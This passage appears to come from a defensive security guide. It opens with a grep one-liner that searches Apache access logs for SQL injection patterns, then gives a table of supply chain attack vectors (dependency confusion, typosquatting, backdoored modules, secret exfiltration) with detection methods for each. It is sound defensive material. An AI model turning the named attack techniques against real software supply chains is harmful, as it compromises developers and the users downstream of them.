grep -E "(union.*select|'.*or.*')" /var/log/apache2/access.log | cut -d'"' -f2 | sort | uniq -c
```

Supply Chain Security Summary

Attack Vector	Technologies at Risk	Detection Method
Dependency Confusion	npm, Maven, PyPI, NuGet, Artifactory, Nexus	Monitor private registry priority, audit package sources
Typosquatting	All package managers, Docker Hub	Audit dependency names for similarities, enable scanning
Compromised CI/CD	GitHub Actions, GitLab CI, Jenkins, CircleCI	Monitor workflow/pipeline changes, audit secrets
Malicious Container Images	Docker Hub, ECR, GCR, ACR, Harbor	Image scanning, signature verification, provenance
Poisoned Helm Charts	Helm repositories, ArgoCD, Flux	Chart provenance validation, signature checks
Backdoored Terraform Modules	Terraform Registry, private modules	Module source pinning, code review, policy enforcement
Compromised npm Packages	npm, Yarn, pnpm, Artifactory	Lockfile integrity checks, audit scripts
Malicious IDE Extensions	VSCode, IntelliJ, marketplace	Extension permission auditing, code review
Compromised SaaS Integrations	Slack, Jira, Teams, webhooks	OAuth scope monitoring, webhook validation
Rogue Admission Controllers	Kubernetes, Istio, OPA	Webhook audit logs, policy validation
Malicious Plugins	Jenkins, SonarQube, Grafana	Plugin source validation, security advisories
Secret Exfiltration	Vault, AWS Secrets, CI/CD	Audit logs, network egress monitoring
Base Image Tampering	Docker, Kubernetes, registries	Image digest pinning, content trust
Malicious Observability Exporters	Prometheus, Datadog, monitoring	Exporter code review, metrics validation